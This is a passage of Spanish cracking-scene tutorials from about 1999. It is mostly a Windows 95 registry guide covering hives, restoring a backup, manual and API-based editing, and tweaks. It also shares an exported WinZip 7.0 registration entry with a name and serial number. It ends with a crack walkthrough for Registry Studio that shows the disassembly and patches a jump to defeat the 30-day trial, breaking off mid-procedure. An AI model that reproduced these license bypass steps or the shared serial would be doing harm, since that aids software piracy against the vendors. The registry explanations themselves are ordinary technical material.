Pues tenemos un objeto "midfile" con propiedades "audio/mid", es decir, midfile está asociado a audio/mid, un cambio de este "Value" nos dejaría sin poder escuchar la macarena en los bonitos scripts de mIRC... vale la pena cambiarla? ;P

-

Las principales funciones de estas claves son:

1º Asociar la extensión de un archivo a un tipo de objeto.

2º Asociar un icono a un tipo de objeto.

3º Asociar una serie de acciones de la línea de comandos a un tipo de objeto.

4º Asociar las opciones de los menús contextuales (desplegables) a un tipo de objeto.

5º Definir lo que aparecerá en la ventana de propiedades (right-clickàpropiedades) para cada tipo de objeto.

Como habréis deducido cambiando un "Value" podemos asociar un tipo de archivo a un determinado programa, cambiar el icono de un tipo de archivo, añadir o quitar nuevos tipos de archivos, etc. Etc.

Dentro de *KCR distinguimos tres tipos de "Subkeys"*:

> *a) Extensiones de archivos, asocian las extensiones con los tipos de objeto. Más clarito, estas "Subkeys" se ocupan de decir qué hace windown con cada tipo de archivo (archivos que llevan asociadas determinadas acciones), qué menús despliega al hacer right-click sobre él y las propiedades que se muestran al acceder a este menú. Son de este tipo "Subkeys" como .arj, .com, .cab, etc.*
>
> *b) Tipo de objeto, define un objeto en función de sus menús desplegables, sus propiedades, su icono y sus enlaces CLSID (tratado a continuación).*
>
> *c) CLSID, nos da información OLE (object linking and enbedding, una aplicación es llamada por otra automáticamente para editar datos) y DDE (dynamic data exchange, intercambio de datos entre dos aplicaciones) sobre tipos de objeto, también puede contener información sobre los menús contextuales, propiedades e icono. Es importante saber que cada "Subkey" CLSID es única o al menos eso aseguran desde M$ donde se curraron un programilla sólo para este temita (generador de claves de 32 dígitos en hexa...). Es una clave bastante importante en el cracking puesto que gracias a ella podremos conocer métodos de direccionamiento de memoria y enlaces a dll´s con funciones OLE (GetDlgItem,lstrcmp.....).*

Al abrir el registro con nuestro regedit.exe y echar un vistazo a KCR nos encontramos que dentro de muchas de las "Subkeys" hay otras "Subkeys" tales como:

> *a) Shell: determina acciones tales como abrir, imprimir, copiar, etc. Por ejemplo una "Subkey" de este tipo determina que reproductor multimedia abre nuestros archivos *.mid. La rama para abrir y ejecutar estos archivos sería:*

[HKEY_CLASSES_ROOT\midfile\shell]

@="Play"

[HKEY_CLASSES_ROOT\midfile\shell\open]

@="Abrir"

[HKEY_CLASSES_ROOT\midfile\shell\open\command]

@="C:\\WINDOWS\\rundll32.exe C:\\WINDOWS\\SYSTEM\\amovie.ocx,RunDll /open %1"

[HKEY_CLASSES_ROOT\midfile\shell\play]

@="Reproducir"

[HKEY_CLASSES_ROOT\midfile\shell\play\command]

@="C:\\WINDOWS\\rundll32.exe C:\\WINDOWS\\SYSTEM\\amovie.ocx,RunDll /play /close %1"

> *b) Shellex: contienen "Subkeys" que determinan las funciones OLE y DDE para cada tipo de objeto, no son más que cadenas numéricas que apuntan por ejemplo a la dll que ejecuta una determinada operación y definen las propiedades de sus menús contextuales.*

*c) Shellnew: contienen el valor de la cadena numérica del comando u orden que determina la apertura de un nuevo objeto. Un ejemplo muy sencillito es la clave *.BMP cuya shellnew nos indica el programa con que editaremos una nueva imagen de este tipo.*

d) Default Icon: contienen el valor de la cadena numérica que nos indica el icono por defecto de cada tipo de objeto, normalmente apuntarán al shell32.dll, pifmgrd.dll (en \windows\system) o moricons.dll (en \windows) tal que al primer icono de la lista le asigna el 0 al siguiente el uno y así sucesivamente de la siguiente manera:

C:\Windows\moricons.dll,0

¿? ***HKEY_CURRENT_USER (HKCU)***

Las "Subkeys" de esta "Key" contienen las configuraciones del actual usuario, en caso de ser una máquina con un único usuario esta clave es casi idéntica al .DEFAULT de HKEY_USERS. Lo que en ella tenemos es todas las preferencias que en algún momento hayamos puesto añadidas a todas las configuraciones por defecto. Contiene toda la información sobre el sistema que no tiene HKEY_LOCAL_MACHINE, esto es, configuraciones del software y preferencias del usuario. Es una parte del registro que podemos cambiar casi sin riesgo de causar un estropicio, casi todas las opciones contenidas en esta clave son modificables desde algún "peso pesado" del Windows, como el panel de control, la barra de tareas, cualquier menú de propiedades...

Dentro de esta "Key" y con la vista puesta en el cracking la clave *\Software* es de los más jugosa, en ella encontramos desde números de serie hasta jodiendas que nos imposibilitan registrar la aplicación pero esto viene luego... ;P

En esta "Key" nos encontramos con:

a) \AppEvents: nos define los sonidos y otras mingadas (masterCaR-d-19 feo ;P) con las que windown nos aturde siempre que ejecutamos un programa, metemos la gamba y ezetera ezetera al cubo... EventLabels nos da el nombre de la mingada, Schemes\Apps la localización de las mingadas y Schemes\names pues el nombre del tema.

b) \Control Panel: contiene las "Subkeys" que nos definen la apariencia de nuestro windown (el color de las ventanas, su tamaño, etc.), las opciones de accesibilidad como las soundsentry o las stickykeys, los cursores, el escritorio (fondo, tamaño de iconos,etc.). Estas opciones son totalmente configurables desde el panel de control.

c) \InstallLocationsMRU: bastante clarito el nombre, estas "Subkeys" contienen la localización del software instalado, contiene por ejemplo todas las localizaciones de programas instalados con "Wizards" como InstallShield, etc. M.R.U. à Most-recently-used, self explanatory ;P

d) \Keyboard Layout: como supongo habrás deducido pues contiene la definición de tu teclado, en función de país,etc. Y basándose en un método de numeración que todavía sólo está en conocimiento de sus creadores...pijadas...

e) \Network: contiene tus conexiones de red anteriores divididas en dos clases:

Persistent: define los dispositivos y unidades que defines al dejar marcada la opción de "reconectar al desconectar" (valga la redundancia...) las claves contienen información como tu navegador, tu nombre de usuario,etc. Estas claves aparecen como iconos en "Mi Pc".

Recent: las últimas conexiones de red que has realizado sin la opción de reconectar chequeada, aparecen en menús desplegables cuando vas a realizar una conexión de red (Path).

f) *\RemoteAccess:* contiene las configuraciones de los marcadores de conexión en red, se divide en dos ramas:

Addresses: contiene una definición en binario de cada conexión que tengas montada en "acceso telefónico a redes".

Profile: que se divide a su vez en una rama para cada conexión, en estas ramas encontramos los valores de IP, dominio, nombre de usuario, etc. De cada conexión.

g) \Software: todas las "Subkeys" que componen esta "Subkey" (me estoy empezando a cansar de key subkey...) representan software instalado en tu PC o software que has tenido instalado, las ramas tienen o bien el nombre del programa o bien el nombre del fabricante como distintivo, a veces podemos encontrar claves con el mismo nombre dentro de Local_Machine pero normalmente el contenido será distinto en cada caso.

El contenido de las ramas que podemos encontrar suele ser muy parecido, preferencias del usuario, direcciones de archivos guardados y lo más interesante fechas de instalación, nombres de usuario/números de serie y claves que determinan si el programa está o no registrado, más adelante tocaremos un poco más este temita tan interesante.

¿? ***HKEY_LOCAL_MACHINE (HKLM)***

Las diferentes entradas de esta "Key" definen el estado físico de nuestro PC, incluyendo datos sobre el BUS, la memoria del sistema y las configuraciones de nuestro hardware y software (registrado / no registrado p.ej.).

Contiene 7 "Subkeys" que son:

a) \Config: en esta rama se guardan las configuraciones de tu hardware que defines a través del

"Panel de Control" pulsando en el icono de "Sistema". La última configuración antes de apagar el PC se copia a HKCC al iniciar el equipo.

b) \Enum: aquí es donde están guardadas la mayoría de las configuraciones de tu hardware, tales

como los dispositivos PNP, la BIOS, PCI, ESDI, FLOP, ISAPNP, Monitor, SCSI y los dispositivos de conexión en red.

c) \Hardware: está dividida en dos ramas:

Description: que contiene la rama \System\Floating Point Processor, que será 0 o 1 dependiendo de su existencia.

Devicemap: que contiene la rama \serialcomm donde se listan tus puertos.

d) \Network: contiene la rama \Logon que a su vez esta compuesto de los valores LMLogon (será 1 si la

máquina está en ese momento conectada en red y 0 en caso contrario), logonvalidated (1 para estar validado), Policy Handler, Primary Provider , username, and UserProfiles.

e) \Security: dentro de esta rama hay dos claves, un "Value"nada más abrir esta rama y que apunta a una clave remota donde estarán las opciones de seguridad de red como son por ejemplo los derechos de acceso. La "Subkey" \Provider contiene información del servidor.

f) \Software: la mayoría de las "Subkeys" contenidas aquí nos dan información sobre la versión del programa, su licencia,etc. Pero también podemos encontrar otra información interesante como los drivers que se utilizan al conectarse en red, fuentes, las características de la emulación de MS/DOS, zona horaria, etc.

g) \System: aquí nos encontramos con una rama de nombre \CurrentControlSet que se abre en \Control y

\Services, cada una de estas ramas están llenas de ramitas, la mayoría son de explicación trivial, todo el mundo sabrá o se imaginará qué hace la rama ComputerName o Shutdown o KeyboardLayout, etc. Os puede dar problemas VMM32 que es una lista de los VxD que tenéis trabajando y poco más. Cuidado con tocar estas configuraciones que os puede dar algún disgusto.

¿? ***HKEY_USERS (HKU)***

Aquí se definen las configuraciones de cada usuario y las configuraciones que por defecto se le otorgan a los nuevos usuarios, \.Default y \nombredeusuario respectivamente.

Las estructuras de cada una de estas "Subkeys" es semejante a HKCU, al efectuar el "login" se copiarán en HKCU las configuraciones contenidas en su \nombredeusuario.

¿? ***HKEY_CURRENT_CONFIG (HKCC)***

Los contenidos de esta "Key" se toman al iniciar el ordenata de las configuaciones alojadas en cada perfil de usuario en \Local_Machine\Config.

Aquí nos encontramos con tres "Subkeys":

a) *Display:* dividido en \Font que contiene las cadenas de valores que determinan las fuentes que pueden

aparecer en la ventana principal y \Settings que contiene las cadenas de valores que determinan: BitsPerPixel, diferentes DPIs, oemfonts, fixedfon, fonts y Resolution.

b) *Software:* donde encontramos detalles de las configuraciones de internet como los proxys o el

autodial.

c) *System:* que sólo contiene una rama \CurrentControlSet\control\Print\Printers donde tenemos

información sobre las impresoras que tenemos definidas a través de InicioàConfiguraciónàImpresoras

¿? ***HKEY_DYN_DATA (HKDD)***

En esta "Key" tenemos la información de nuestro sistema detectada al iniciarlo, esta información como su nombre indica es dinámica y por lo tanto susceptible de cambiar en cualquier momento lo que hace que parezca que esta clave no se guarda.

Dentro de HKDD nos topamos con:

a) *ConfigManager:* con una sola rama de nombre \Enum que se abre en un montón de ramitas numeradas

que definen el estado, la localización, los problemas detectados y la clave del hardware de los dispositivos PNP detectados al iniciar el compiuter.

b) *PerfStats:* las estadísticas del funcionamiento actual del ordenata son guardadas en esta "Subkey" bajo

apariencia de "Values" en binario, se dice que algunas de las ramas definen el sistema de archivos, o el

"management" de la memoria pero no he encontrado nada claro en este tema, sólo conjeturas y "parecequeeeee..." lo que está claro es que estas claves se refieren al funcionamiento de nuestra amada computadora y que indagar en este tema no es de ninguna utilidad para nosotros, de todas formas como el saber no ocupa lugar agradecería info de este tema y lo incluiría al momento en este texto.

c) *Security:* con una sola rama de nombre \Provider donde encontramos un "espejo" de la rama

HKLM\Security\Provider, mientras la primera va cambiando según cambien las propiedades de la red la segunda se mantiene estática.

Ya tenemos definido el registro, lo siguiente que vamos a hacer es aprender a modificarlo, porqueeee para qué nos sirve conocer cómo funciona algo si no podemos jugar con ello hasta estropearlo? ;P

¿? Restaurar el Registro.

Como más vale prevenir que curar antes de enseñaros cómo urgar en el registro vamos a ver cómo podemos recuperar el registro por si las moscas se nos va la pinza y conseguimos que o bien nuestro windown no cargue o bien alguna aplicación parece ausente...

Los pasos para recuperar el registro antiguo son los siguientes:

1 Haga clic en el botón "Inicio" y, después, en Apagar el sistema.

2 Haga clic en Reiniciar el equipo en modo MS-DOS y, después, haga clic en "Sí".

3 Cambie al directorio de Windows. Por ejemplo, si su directorio de Windows es C:\Windows, deberá escribir:

cd c:\windows

4 Escriba los siguientes comandos y presione ENTRAR después de cada uno. (Observe que System.da0 y User.da0 contienen el número cero).

attrib -h -r -s system.dat

attrib -h -r -s system.da0

copy system.da0 system.dat

attrib -h -r -s user.dat

attrib -h -r -s user.da0

copy user.da0 user.dat

5 Reinicie su equipo.

Con esto conseguiremos restaurar el último registro que cargó correctamente nuestra pcera.

¿? Almacenamiento de datos en el registro.

No podemos guardar lo que gustemos en el registro, hay unos límites técnicos y físicos al tipo y tamaño de datos que una aplicación puede guardar en el registro, existen ciertas líneas maestras a seguir para promover la eficiencia del sistema. Una aplicación puede almacenar información sobre configuraciones y de inicialización en el registro pero otros tipos de datos deben ser guardados en otro sitio.

Generalmente los datos consistentes en más de 2KB deben guardarse como un archivo usando una "Key" que se refiera a la localización de estos datos, este mismo proceso debe seguirse para evitar duplicar grandes cantidades de datos en el registro.

Nunca se debe guardar en el registro código binario ejecutable.

Un "Value" ocupa mucho menos espacio que una "Key", por esto y para economizar espacio una aplicación puede agrupar datos de carácter similar y guardar la estructura como un "Value" mejor que guardarla en "Keys" separadas, si se usa este método es aconsejable pasar los datos a binario para evitar incompatibilidades.

Además y para guardar un orden diferenciaremos, a la hora de meter un dato al registro, entre dos categorías de datos, información de la computadora e información del usuario, gracias a esta diferenciación una aplicación puede soportar múltiples usuarios, localizar información acerca de un usuario específico a través de una red y usar la información personalizada en distintas localizaciones permitiendo así que la localización del perfil de un usuario sea totalmente independiente.

Por ejemplo cuando una aplicación es instalada puede guardar los datos referentes al ordenata bajo HKEY_LOCAL_MACHINE. Puede crear "Subkeys" para el nombre de la compañía, nombre del producto, versión, etc. :

HKEY_LOCAL_MACHINE\Software\NakarkoSoft\Expediente\3.0

La apliación puede guardar la información referente al usuario bajo la "Key" HKEY_CURRENT_USER, como en el ejemplo siguiente: HKEY_CURRENT_USER\Software\NakarkoSoft\Expediente\3.0\User\karlitoxZ\

¿? Hands On ;P Modificando el registro manualmente.

Esto es muy sencillito, tanto como cambiar de nombre a una carpeta mediante el "Explorador" o cambiar las propiedades de un archivo con el menú contextual.

Como esto se hace más fácil de entender gráficamente os pongo un ejemplito pero antes de nada tened muy en cuenta qué es lo que váis a modificar, nunca modifiquéis algo que no sabéis para qué sirve o de lo contrario... las claves que menos peligro tienen son las claves que encontramos dentro de las "Subkeys" \Software por lo que ahí va un ejemplillo con una de ellas:

[HKEY_CURRENT_USER\Software\NukeNabber 2.0\Options] *{keys y Subkeys}*

"savewindowpos"="0" *{values, 1=True 0=False}*

"runminimized"="1"

"usesystray"="1"

"stayontop"="0"

"killportscan"="1"

"client"="1"

"Services0"="mirc"

"langdesc"="Spanish"

"langnum"="4"

En esta ramita nos encontramos con opciones del NukeNabber personalizables a través de sus menús, un 1 nos indica que la opción está "encendida" y un 0 pues lo contrario. Tenemos marcada la opción de "runminimized" con lo que el programa trabaja minimizado, tenéis aquí un ejemplo de "Value" en binario que inmediatamente vamos a cambiar para que el programa no curre minimizado. El tema sería de la siguiente manera:

1 Abrimos el Regedit.exe alojado en C:\Windows.

2 Click en HKCUà Software à NukeNabber2.0 à Options.

3 Doble-Click en el "Value" a cambiar, en este caso "runminimized".

4 Nos aparece una ventanita donde tenemos nombre de valor e información del valor, pulsamos en lo segundo e introducimos un 0 para anular esa opción y le damos al Enter.

5 Pulsamos F5 para actualizar el registro.

Sencillo no? Pues a jugar un poquito... Cambiar de nombre a una "Subkey" es todavía más sencillo, idéntico proceso al de cambiar de nombre a una carpeta en el "Explorador".

Se me había olvidado, también podemos modificar la información del registro a través de archivos *.reg, haciendo doble-click sobre ellos, dando al menú contextual y eligiendo "Combinar" o abriendo el Regedit.exe y pulsando en el menú "Registro" à "Importar archivo del registro" la información que el *.reg contiene se introducirá en nuestro registro.

¿? Cómo modificar el registro mediante una aplicación (para programadores).

Antes de meter información al registro una aplicación debe abrir o crear una "Subkey" apoyándose en las "Keys" predefinidas, los proggies usan las funciones *RegOpenKey* o *RegOpenKeyEx* para abrir una "Key" o "Subkey" y las funciones *RegCreateKey* o *RegCreateKeyEx* para crear una "Subkey".

Una apliación puede usar la función *RegCloseKey* para cerrar una "Subkey" y escribir los datos en el registro, el proceso de escribir los datos puede no ser inmediato y los datos pueden estar en caché unos segundo antes de ser volcados al disco duro, para un volcado inmediato se usa la función *RegFlushKey*, lo malo es que esta función chupa muchos recursos y debe ser usada sólo en caso de que sea absolutamente necesario.

Para **escribir** los datos de un "Value" dentro de una "Sub/Key" una aplicación puede usar las funciones *RegSetValue* o *RegSetValueEx*, la primera de las funciones sólo trabaja con cadenas ("Values" de tipo REG_SZ), la segunda por el contrario puede escribir "Values" con cualquier tipo de datos. Estas dos funciones pueden crear una "Subkey" y su o sus "Values" al mismo tiempo.

Para **borrar** un "Value" de una "Sub/Key" usamos la función *RegDeleteValue*, para borrar una "Sub/Key" usamos la función *RegDeleteKey*, no se pueden introducir "Values" o "Subkeys" dentro de una "Key" borrada como es lógico...

Para cambiar la información sobre la seguridad de una "Sub/Key" podemos usar la función *RegSetKeySecurity.*

¿? Obtener información del registro manualmente.

Sencillito sencillito, basta con darse un rutecillo por el registro con el Regedit.exe y ver qué es lo que tenemos en cada rama, como darse una vueta por algún ftpwarez con el CuteFtp.

Una buena cosa que nos permite el Regedit es "exportar archivo del registro" (menú registro), gracias a esta opción podemos coger cualquier rama de nuestro registro, pasarla a un archivo *.reg y compartir esta ramita con nuestros compis, esto de la exportación es muy interesante sobre todo si te das una vuelta por las "Subkeys" de Software y compartes tus registered con los demás, vamos a ver un ejemplito y así comparto algo con vosotros...que amar es compartir....

1 Abrimos el Regedit.exe y nos colocamos en la rama del registro que queremos enficherar.

2 En el menú de Registro, Exportar archivo del Registro.

3 Se nos abre una ventanita de esas de Save As, en ella elegimos dónde y con qué nombre vamos a guardar nuestra ramita, además en la parte inferior de la ventana tenemos la opción "Rango de Exportación", si elegimos "Todo" haremos una copia de todo el registro, en cambio si elegimos rama seleccionada pues eso, copiamos sólo la rama que queremos copiar.

4 Ya está todo guardadito, ahora vamos a ver qué coño tiene el *.reg, estos archivos son modificables mediante cualquier editor de textos (notepad p.ej.).

Aquí tenéis un ejemplo de lo que se ve al hacer esto, seguro que os sirve de algo ;P

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Nico Mak Computing\WinZip\WinIni]

"win32_version"="7.0"

"Name"="karlitoxZ (PNK)"

"SN"="EA461EF8"
```

Por si hay algún despistado esto es el registro del Winzip 7.0...

¿? Obtener información del registro mediante una aplicación (para programadores)

Una aplicación para coger información del registro va recorriendo todas las "Subkeys" de una "Key" hasta que encuentra la que busca y recoge los datos del "Value" o de los "Values" asociados al primero.

Una aplicación puede usar las funciones *RegEnumKey o RegEnumKeyEx* para enumerar las "Subkeys" de una "Key" determinada, la primera función nos devuelve sólo la "Subkey" mientras que la segunda nos devuelve también sus componentes.

Para obtener datos concretos de una "Key" determinada recurrimos a la función *RegQueryInfoKey.*

Con la función *RegGetKeySecurity* obtendremos una descripción de las características de seguridad de esa clave.

La función *RegEnumValue* nos sirve para enumerar los "Values" de una "Key" dada y las funciones *RegQueryValue y RegQueryValueEx* nos darán el contenido del "Value" de una "Key" determinada.

RegEnumValue es llamada para determinar los nombres de los "Values" y *RegQueryValueEx* para obtener los datos contenidos en los "Values" de nombre sacado con *RegQueryValue.*

Cuando una aplicación guarda parte de la información del registro en un archivo separado de éste nos encontramos con el problema de cargar esta información desde el registro cuando sea necesario, para este proceso nos encontramos con *RegSaveKey* que nos permite guardar una "Key" con sus "Subkeys" y "Values" en un archivo *.reg y con las funciones *RegLoadKey* para pasar el contenido del archivo *.reg al registro (*RegUnLoadKey* nos sirve para devolver el registro al estado anterior al *RegLoadKey*), *RegReplaceKey* que modifica una rama del registro según defina el archivo *.reg y *RegRestoreKey* que devuelve a una rama del registro los valores que determina el fichero *.reg.

Poca cosa más sobre este tema, para hacer esto más tragable he omitido las estructuras de cada una de las funciones, si para alguien son de interés y no tiene posibilidad de obtenerlas que me emaile y se las envío ASAP.

¿? Algunos detallitos de windown modificables gracias al registro..

Aquí tenéis unos cuantos trukillos para que esto funcione mejor o debería decir que funcione menos mal? Y algunas tonterías que por lo menos a mi hacen que algunas cosas de w95 me molesten un poquito menos...

1- Mejor rendimiento del disco duro: esto arregla un BUG de la primera versión de w95, vamos a la clave HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Fstemplates\Server, aparecen dos Values cuyos datos están al revés, debemos poner en NameCache 40 00 00 00 y en PathCache a9 0a 00 00, en versiones de w95 superiores a la OSR2 los valores están bien puestos, no hay que cambiarlos pero para que el tema funcione y nuestro HD vaya algo más rápido debemos por último ir a Panel de Control à Sistema à Rendimiento à Sistema de Archivos à Disco Duro y allí tenemos que poner función típica "Servidor de Red" y optimización avanzada "Completa".

2- Eliminar elementos del menú ejecutar: Ejecuta el Regedit y ve a la rama Mipc\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 3. Abre esta última carpeta y ya puedes eliminar los elementos que no quieras de la lista de la derecha. Aviso! no toques el primer elemento de la lista. Reinicia el equipo.

3- Refresco de ventanas automático: Ejecuta Regedit y ve a la rama HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Update, ahora pulsas el botón derecho y eliges Modificar, cambiar el valor 01 por el de 00 y reiniciar el equipo.

4- Eliminar iconos "imposibles" de eliminar: Ejecuta el regedit y acércate a HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Current\Version\Explorer\Desktop\Name\Space, borras lo que te sobre y reinicias.

5- Quitar la animación de las ventanas: esto nos ahorrará un poquito de RAM, vamos a HKEY_CURRENT_USER\Control Panel\Desktop\WindowsMetrics. Creamos un nuevo "Value" de nombre MinAnimate, siendo su valor cero.

6- Aumentar la velocidad de los menús desplegables: vamos a la rama HKEY_CURRENT_USER\Desktop, creamos un "Value" de nombre MenuShowDelay y le otorgamos un valor entre 0-10, un 7 es bastante bueno pero tu verás.

Y como estos nos podemos encontrar con 1000 trucos relacionados con el registro, con estos ya vale como ejemplito, yo me quedo con el del HD y la animación de las ventanas...

AgRaDeCiMiEnToS y EtZs:

Este texto es un "remix" de un montón de libracos que he encontrado tirados por la red de redes y de articulillos sacados de mi colección de

revistas, como está claro a estas alturas no voy a descubrir nada nuevo sobre este tema pues todo está dicho ya pero creo que era necesario un manual completo y en castellano con miras sobre todo a la ingeniería inversa y a la programación.

Como nadie es perfecto seguro que en este texto por mucho que lo haya revisado habrá un montón de errores, os agradecería me los hicierais llegar vía email para poder corregirlos...

Principalmente me he basado en la Win32 Programmer´s Reference y en el fantástico texto sobre este tema que leí en "MaMMon´S" del que no dudé en copiar cuando me quedé en blanco ;P http://www.cybercity.hko.net/SanFrancisco/mammon ***y que está sacado de "The W95Registry" de John Woram (copión que copia a copión tiene 100 años de perdón ;P) y en un montón de webs sobre windown95 donde la gente enseña lo poco que sabe y lo mucho que cree saber...***

Agradecimientos pues lo de siempre...

A los miembros del proyekto como siempre su compañía y ayuda...

Y esta vez y para variar pues a CaR19 sus clases "personalizadas" de hacking ;P y a +MaLaTTia toda la ayuda que en su momento me prestó en este largo camino de convertirme en +karlitoxZ ¡¡mile gracie bambino!! ;P

+karlitoxZ Mail : karlitox@hemspeed.com

+karlitoxZ irc = IRChispano - EFNet -> KarlitoxZ

+karlitoxZ web : http://pagina.de/proyektonakarko

Rekomendaciones

Una buena recomendación sería que estudiaras lo básico más a fondo de ensamblador con **29A** o **Aesoft** y/o **La universidad de Guadalajara,** también te recomendaría (si eres asiduo a algo de programación) a darle un **buen** vistazo a este curso de Pascal (también por la universidad de Guadalajara), ya que con estos cursos, vamos a tener aunque sea que aprender a programar (lo básico) en varios lenguajes. Y te recomiendo aprender a programar primero en este sencillo lenguaje de programación por Borland

¿Donde puedo enkontrar más información acerca de la ingeniería inversa

Un **muy** buen lugar para encontrar **mucha** información es el sitio de **FRAVIA, y dos sitios mu'buena onda son Crackstore.com (**Por lo que me dijo el Webmaster **de Crackstore, vuelve en septiembre con un servidor más rápido) y WkT!.**

Mis palabras finales

Ojalá que este curso les haya sido de agrado, pues me averguenzo de los otros cursos que hice. Les mando saludos de **mi** parte a las siguientes personas :

WkT!, evangelion, Hot Byte, SYSmooh, +karlitoxZ, +ORC, +Fravia, tKC, DiabloDX, Soraya (Que mujer!!), Razzia, DMA-48, y sobre todo al todopoderoso gigantesco **SIGRID** (esperamos que algún día escribas un tutorial para senseñar todo lo que me has enseñado!). Sin mencionar a mi mejor amigo Enrique Palacios. y A J. Hernandez. (Esperamos tu página!), y a Saiya (Sigue jugando con tu PSI! vas bien!), Maureen, Anarquia, ¡ceMaN.

En general dos cosas acerca de mí:

- **Me gusta ayudar, pero no exagero.**
- **Soy un puto loco traumado de la cabeza paranoico hasta los huesos.**

SE lo que piensas, así que mueve tu tras-0 y manda un mail con preguntas (**solo para ayudar a la labor, no aceptaré hazme cracks ni tipos así**) o con mis posibles errores, ya que cualquier cosa que no se entienda y me manden un mail, los ayudaré cambiando este curso y agregando temas .., si quieres ejercitar un ejemplo claro de la teoría de este curso es el programa **Quick Install Maker 3.0** y puedes encontrarlo en http://www.marchale.com o el famoso **Help Pad**. Ejercita esto. Cualquier proble**M**illa visit**A** el hueco de **N**uestra pág**I**n**A** **C**ool **P**or el web ubi**C**ada en : http://kut.tsx.org, y si tienes suerte la verás (si es que estos putos gringos no me la quitan de nuevo por 9 vez!!). Por último, les regalo un truquillo que me regalo este chato mu'buena onda y que realmente admito que no sabía -**En las propiedades del módem, en 'configuración del puerto',pon 'avanzadas', y en donde dice configuración extra agrega esto : 'S11=50' y quizás le darás un marcado 'UltraRápido' a tu acceso telefónico a redes.**

Maniac Pc

Sigrid_mapc@Hotmail.com

Kr@cKerZ United Team 99

Kayut99@Hotmail.com

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
	TNT!Crack!Team Tutorial	
Programa	**Registry Studio V1.01 Win9x/NT**	W95 / W98 / NT
Descripción	Estupendo Editor del Registro de Windows Con Muchas Utilidades	
Tipo	Trial de 30 dias	
Url	http://tucows.teleweb.pt/files4/rs1inst.exe	
Protección	**Share 30 dias y Ejecutable Inmodificable**	
Dificultad	1) Principiante	
Herramientas	SoftIce v4, W32dasm v8.9, Heditor HEX (A tu Gusto)	
Objetivo	**Simular estar registrados.**	
Cracker	**Karpoff**	
Fecha	30 de Octubre de 1999	

Introducción

```
Bueno este programa cuenta con la tipica limitacion shareware 30 dias y
una proteccion de mierda que si modificas el programa este no se ejecuta.
Este programa nos da la opcion de registrarnos mediante el tipico Name y
S/N, pero lo que haremos sera parchearlo para ver como eliminar este tipo
de protecciones, que a mi parecer son estupidas ya que supuestamente  no
puedes modificar el ejecutable, pero a cambio el programador hace una
libreria dll con el mismo nombre que el ejecutable y donde se encuentran
todos los boletos para sacar tanto el serial valido como aplicarle un
partche, y este archivo no cuenta con esa proteccion XD pero nada vamos a
por el ejecutable (regstudio.exe)
```

Al Atake

A trabajar, bien como siempre lo primero es prepararnos todo para trabajar comodamente, iniciamos windows cargando el SoftIce, hacemos una copia del ejecutable RegStudio.exe con el nombre Studio.exe, desensamblamos el original y editamos con el editor Hex la copia Studio.exe y por ultimo adelantamos la fecha de windows 1 mes para trabajar con el programa expirado, ya tenemos todo a punto :-)

Ejecutamos RegStudio.exe y lo primero que vemos es una ventanita con la opcion de registrarnos y con el siguiente aviso "Trial period has expired. Do you tal y tal"

Directamente vamos al W32dasm y buscamos esta cadena de texto en las strign data Refernces pulsando sobre [**STRN-REF**], hay podemos ver la referencia que buscamos, algo que me llamo la atencion es que hay poquisimas referencias a cadenas de texto por ejemplo no vemos ninguna que haga referencia a cuantos dias de evaluacion nos quedan, ni el tipico invalid code, Thank you for register etc. Y el motivo de esto es la librería regStudio.dll donde se encuentran todas estas y muchas mas, de hecho husmeando un poquito si la desensamblais podeis modificar la rutina que decide si el reg metido es correcto o no y que os acepte cualquier numero de registro, ademas no cuenta con la proteccion que tiene el ejecutable osea que modifiques lo que sea el programa se inicia, pero creo que es mas interesante atacar al ejecutable y romperle el royo anti inicio que tiene.

Bueno pulsamos sobre Trial period has expired. Do you y vamos a:

```
* Possible StringData Ref from Data Obj ->"Trial period has expired. Do
                            |

00401371 68D4504000     push 004050D4 – Aquí Aparecemos

00401376 6A00           push 00000000
```

y justo encima de esta referencia tenemos este codigo:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00401351(C)

  0040135C 83F801         cmp eax, 00000001

  0040135F 7509           jne 0040136A – Salto Interesante

  00401361 5F             pop edi

  00401362 5E             pop esi

  00401363 81C4F4000000   add esp, 000000F4

  00401369 C3             ret – Retorno Cabron


* Referenced by a (U)nconditional or (C)onditional Jump at Address              0040135F(C)

  0040136A 6A04          push 00000004

  0040136C 6824564000    push 00405624
```

Viendo que tenemos un jne en 0040135F es logico pensar que si este no se ejecuta pillara el

retorno (ret)que hara que retorne a la llamada(call) padre, evitando asi el mensage de expiracion,

0040135F 7509 jne 0040136a por un nop nop para que no se ejecute el salto y no llege nunca a mostrarnos el mensage de expired, probemos localizamos el offset de este salto que es 135F y nos vamos al editor hex cambiamos el 7509 por un 9090 con esto el salto queda eliminado ya no existe, probamos a ejecutar studio.exe y como os comente el programa no hace nada antes de abrirse ya se ha cerrado (podeis probar a modificar otras instrucciones, os pasara lo mismo), veamos por que puede ocurrir esto.

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00401351(C)

```
  0040135C 83F801          cmp eax, 00000001

  0040135F 7509            jne 0040136A – Salto Interesante

  00401361 5F              pop edi

  00401362 5E              pop esi

  00401363 81C4F4000000    add esp, 000000F4

  00401369 C3              ret – Retorno Cabron
```

Bueno pues vemos que si quitamos del medio el jne la siguiente instrucción importante es el retorno (RET) en azul ahora tenemos que aberiguar que llamada(call) es la responsable de que este el ret.

para localizar la llamada(call) responsable de que exista ese ret no tenemos mas opcion que utilizar nuestro querido y amado SoftIce, ejecutamos la consola del softice cargamos el archivo RegStudio.exe. Para saber donde se encuentra el call responsable podemos poner un BreakPoint direcctamente a el salto que hemos parcheado antes (aseguraros de que el ejecutable que cargais en el softice es el original y que no es el que hemos parcheado) pulsamos el boton de los engranajes (load)Y cuando nos salga la tipica ventana del softice aceptamos y entramos directos al soft (apuntaros en un papel la direccion de memoria del salto para ponerle un BP)

Bpx 0040135F

Pulsamos F5 para que siga la ejecucion del programa e inmediatamente se para en la direccion a la que le pusimos el BP, figaros como en

0040135F 7509 jne 0040136A – que es donde se para el soft

